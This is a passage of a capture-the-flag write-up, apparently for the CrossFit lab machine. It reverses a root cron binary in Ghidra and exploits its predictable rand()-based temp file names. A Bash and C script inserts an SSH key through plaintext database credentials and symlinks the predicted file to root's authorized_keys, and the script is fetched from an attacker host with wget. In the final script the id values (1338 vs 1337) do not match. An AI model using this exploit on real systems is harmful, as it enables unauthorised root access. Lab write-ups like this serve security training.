
Then navigate to the unzipped directory and run Ghidra.

```
cd ghidra_9.2.2_PUBLIC_20201229;
./ghidraRun
```


Press `CTRL` + `M` In the next screen, select `Non-Shared Project` and click `Next`.




Enter an appropriate name for your project and click `Finish`.




In the window that is now open, click on `File` and select `Import File` or press `I`.




Select `dbmsg` and click `OK` in any further prompts. We should now be presented with the following window. Import the `dbmsg` binary.




Click `OK`.




Finally, click on `Yes` and let Ghidra auto-analyze the binary.



Once the analysis is complete the main Ghidra window pops up. On the right we see the decompilation window, which shows the decompiled pseudocode of the binary. On the left we see the `Symbol Tree` panel, which shows decompiled functions in the program.




Let's start analysis from the main() function, since that is the start of the program execution:




The main() function does three things:

- Checks if the effective UID of the user running the program is zero (the program must be run as root). This means that the cron job is running with root privileges.
- Initializes the random seed using the current time (this could lead to the generation of predictable
  pseudo-random numbers, so we take note of this).
- Calls the process_data() function.



Let's open the process_data() function.



This reveals the code below.

First, this function opens a connection to the MySQL/MariaDB database and selects all rows from the messages table.

```
local_30 = zip_open("/var/backups/mariadb/comments.zip",1,&local_4c);
if (local_30 != 0) {
  while (local_38 = (long *)mysql_fetch_row(local_28), local_38 != (long *)0x0) {
    if ((((*local_38 != 0) && (local_38[1] != 0)) && (local_38[2] != 0)) && (local_38[3] != 0)) {
      lVar3 = *local_38;
      uVar2 = rand();
      snprintf(local_c8,0x30,"%d%s",(ulong)uVar2,lVar3);
      sVar5 = strlen(local_c8);
      md5sum(local_c8,sVar5 & 0xffffffff,local_f8,sVar5 & 0xffffffff);
      snprintf(local_98,0x30,"%s%s","/var/local/",local_f8);
      local_40 = fopen(local_98,"w");
      if (local_40 != (FILE *)0x0) {
        fputs((char *)local_38[1],local_40);
        fputc(0x20,local_40);
        fputs((char *)local_38[3],local_40);
        fputc(0x20,local_40);
        fputs((char *)local_38[2],local_40);
        fclose(local_40);
        if (local_30 != 0) {
          printf("Adding file %s\n",local_98);
          local_48 = zip_source_file(local_30,local_98,0);
          if (local_48 == 0) {
            uVar4 = zip_strerror(local_30);
            fprintf(stderr,"%s\n",uVar4);
          }
          else {
            lVar3 = zip_file_add(local_30,local_f8,local_48);
            if (lVar3 < 0) {
              zip_source_free(local_48);
              uVar4 = zip_strerror(local_30);
              fprintf(stderr,"%s\n",uVar4);
            }
            else {
              uVar4 = zip_strerror(local_30);
              fprintf(stderr,"%s\n",uVar4);
            }
          }
        }
      }
    }
  }
```

Then, a zip file (`/var/backups/mariadb/comments.zip`) is opened and the query results are processed.

- local_38 is a MYSQL_ROW variable, where the results of mysql_fetch_row() are stored in a loop.
- uVar2 is an integer that takes the value of the rand() function (as we mentioned earlier, this value would be predictable if we knew the time the program runs).
- The first snprintf() writes at most 48 bytes to the string pointed to by local_c8, which will contain the concatenation of the pseudo-random number in uVar2 and the string in lVar3, which points to the first column in the current row. `snprintf(local_c8,0x30,"%d%s",(ulong)uVar2,lVar3);`
- The md5sum of the string in local_c8 is calculated and stored in local_f8: `md5sum(local_c8,(int)sVar5,(long)local_f8)`
- The second call to snprintf() writes at most 48 bytes to local_98, which will contain the string `/var/local/<md5sum>`.
  `snprintf(local_98,0x30,"%s%s","/var/local/",local_f8);`
- A file called `/var/local/<md5sum>` (the string in local_98) is opened in write mode.
- The following data is written to the file:
  1. the second column in the current row (local_38[1]).

2. a space (0x20).
3. the fourth column in the current row (local_38[3]).
4. another space (0x20).
5. the third column in the current row (local_38[2]).

- The file is then closed and added to the zip archive.
- Finally, all rows in the comments table and all temporary files in `/var/local` are deleted.

```
81      mysql_free_result(local_28);
82      delete_rows(local_20);
83      mysql_close(local_20);
84      if (local_30 != 0) {
85        zip_close(local_30);
86      }
87      delete_files();
88      return;
89    }
```

It seems that the `dbmsg` program takes comments from the `crossfit` database and archives them into a zip file and removes the rows from the database, possibly in order to prevent it from growing too much.

Let's have a closer look at the messages table.

```
isaac@crossfit:~$ mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "desc messages";

+---------+---------------------+------+-----+---------+----------------+
| Field   | Type                | Null | Key | Default | Extra          |
+---------+---------------------+------+-----+---------+----------------+
| id      | bigint(20) unsigned | NO   | PRI | NULL    | auto_increment |
| name    | varchar(50)         | NO   |     | NULL    |                |
| email   | varchar(320)        | NO   |     | NULL    |                |
| message | varchar(2048)       | NO   |     | NULL    |                |
+---------+---------------------+------+-----+---------+----------------+
```

We can now put everything together and describe exactly what the program does.

For each row returned by `SELECT * FROM messages`:

- Generate a pseudo-random number, which is predictable because the random seed is initialized with the current time.
- Concatenate the pseudo-random number with the current row `id` and calculate the `md5sum` of the resulting string.
- Open the file `/var/local/<md5sum>` for writing.
- Write the `name`, `message` and `email` to the file.
- Add the file to a zip archive.

As an example, let's assume the table contains the following row.

```
+----+------+---------------+---------+
| id | name | email         | message |
+----+------+---------------+---------+
| 30 | name | test@test.htb | test    |
+----+------+---------------+---------+
```

Let's also assume the pseudo-random number generated for this row is `1365713`.

The file name in this example will be: `md5sum("136571330") = 293a4e47b2f7de644e1ddb02ab0079a4`.

The file `/var/local/293a4e47b2f7de644e1ddb02ab0079a4` will be created with the following content.

```
name test test@test.htb
```

What if we had `ssh-rsa` as the name, our public key as the message and `user@host` as the email address? This would perfectly match the format of an `id_rsa.pub` file, or an entry in `authorized_keys`.

If we add to this the fact that temporary file names are predictable, we may have found a privilege escalation path, summarized as follows

1. Wait for the table to be empty (it is emptied every minute), so our entry will be the first one that gets processed (this will make our random prediction easier).
2. Insert our public key (as described above) into the comments table with a specific id (i.e. 1337).
3. Calculate the timestamp of the next minute and add one second to it (as we saw from the pspy output that the cron job runs at `hh:mm:01`).
4. Concatenate the timestamp and row id and calculate the `md5sum`.
5. Create a symbolic link in `/var/local/<md5sum>` to `/root/.ssh/authorized_keys`.
6. Wait for the cron job to run.
7. SSH to the system as root.

We can write something like the exploit below, consisting of a Bash script and a C program (`gcc` is available on CrossFit).

```
#!/bin/bash
#############################################################################
# Step 1 #
# #
# Create a C program that returns a pseudo-random number with a rand seed #
# initialized to HH:MM+1:01 (where MM is the current minute) #
#############################################################################
cat > rand.c <<'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
int main(void)
{
time_t curr_time = time(NULL);
int seed = curr_time - (curr_time % 60) + 61;
srand(seed);
printf("%d", rand());
return 0;
}
EOF
gcc -o rand rand.c
#####################################################
# Step 2 #
# #
# Add our public key to the database comments table #
#####################################################
```

```
mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "insert into messages(id, name,
email, message)
values(1337,'sshrsa','root@kali','Your_SSH_Key_HERE')"
#####################################################
# Step 3 #
# #
# Create symlink to /root/.ssh/authorized_keys #
#####################################################
filename=`./rand`
filename="${filename}1337"
md5=`echo -n $filename|md5sum|awk '{print $1}'`
ln -s /root/.ssh/authorized_keys /var/local/$md5
```

Next, generate a SSH key pair.

```
ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/home/test/.ssh/id_rsa): testKey
Enter passphrase (empty for no passphrase): password
Enter same passphrase again: password
```

Then copy the generated public key into the script.

```
#!/bin/bash
#############################################################################
# Step 1 #
# #
# Create a C program that returns a pseudo-random number with a rand seed #
# initialized to HH:MM+1:01 (where MM is the current minute) #
#############################################################################
cat > rand.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
int main(void)
{
time_t curr_time = time(NULL);
int seed = curr_time - (curr_time % 60) + 61;
srand(seed);
printf("%d", rand());
return 0;
}
EOF
gcc -o rand rand.c
#####################################################
# Step 2 #
# #
# Add our public key to the database comments table #
#####################################################
mysql -u crossfit -p"oeLoo~y2baeni" crossfit -e "insert into messages(id, name,
email, message)
```

```
values(1338,'ssh-rsa','root@parrot','ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDoqH9RqIr9H4uBGudXKiCE2D6gqLhnCZvY6OKmovbf1mxG5XXf
/izD5ElJRd1vOPfT65vTwL2OZJlVE4UVbAP/Cyejj5B8E8zVC6MU9wrHLxXpW4A5QDFpRLsj+vtcFVEB
8s+f1gHiqnSeiFvbDc7leHbWncj5AymeqBe8zB9i9fXs1QhLTAaZDsc3kuRgYAhZaVWsmhnDQXseLoUk
zpotds9DnceAkmNMOFAU8wXKko6hDO6hrQWkIzztHR2sh5H/YmzCvsUGGmcoipQYGH3U78O+5NOv8Fyx
TXUOOTToR+ywJ+F9x5AWaB7JMptiU/2pXU6XzZ8NPmt3jJK/Y2Go3hsDTZfzBRF1vLfWXEPZiThWR7Hf
roV/Jasp9ujiOm/Jlcrv6KzJPzrQdKzqjO1BPRxLSR87DLg8c+5ymC49LZOyBpN4UOiaM1lMGmTmaWql
1zoDHgfRCghsRHEkWTxXWjcN3Z9eF/FPrZRjJT8O98hnOGO/nKr/pcvNnpJm5Ik=
sheeraz@parrot')"
#######################################################
# Step 3 #
# #
# Create symlink to /root/.ssh/authorized_keys #
#######################################################
filename=`./rand`
filename="${filename}1337"
md5=`echo -n $filename|md5sum|awk '{print $1}'`
ln -s /root/.ssh/authorized_keys /var/local/$md5
```

Transfer the final script using a Python HTTP server and make the script executable.

```
sudo python3 -m http.server 80
```

On CrossFit, download the script and run it.

```
wget 10.10.14.2/exploit.sh
chmod +x exploit.sh
./exploit.sh
```

After running the exploit we can try logging in to the server as root with the SSH key we generated earlier.

```
ssh root@10.10.10.208 -i testKey

root@crossfit:~# id
uid=0(root) gid=0(root) groups=0(root)
root@crossfit:~# ls /root/root.txt
/root/root.txt
root@crossfit:~#
```